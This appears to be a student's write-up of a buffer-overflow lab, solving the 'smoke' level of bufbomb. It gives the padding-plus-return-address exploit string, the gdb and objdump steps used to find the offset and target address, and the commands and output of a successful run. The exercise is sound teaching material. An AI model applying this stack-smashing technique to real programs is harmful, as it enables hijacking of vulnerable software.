
bprude2

Solution
01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
32 33 34 35 36 6b 90 04 08


1. Use gdb to examine the assembly code for bufbomb.
2. Set a breakpoint at the getbuf function.
3. At the breakpoint, get the values of the esp and ebp registers by using “info register”
4. Solve for the decimal value by subtracting %esp from %ebp. I got a value of 40.
5. To find where the string is located in the current frame of the stack, I subtracted 4 from 40. This string is stored in an array which is a local variable of the getbuf function.
6. Using the decimal result of 36 (40-4), I can figure out the distance in which the getbuf function ends in the stack.
    a. The last 4 bytes of the input helped me find the smoke function.
    b. Using “objdump -d bufbomb”, I searched for the smoke address which was 0804906b.
7. Create a text file to save the string.
8. Then I used the following commands to use my solution file and it worked.

```
[bprudent@bert ~/buflab]$ ./hex2raw < candle.txt > candle-raw.txt
[bprudent@bert ~/buflab]$ ./bufbomb -u bprude2 < candle-raw.txt
Userid: bprude2
Cookie: 0x657cee19
Type String:Smoke!: You called smoke()
VALID
NICE JOB!
```

Before String is Entered



After String is Entered



```
01 02 03 04 05 06 07 08 09 10 11 12 13
14 15 16 17 18 19 20 21 22 23 24 25
26 27 28 29 30 31 32 33 34 35 36 6b
90 04 08
```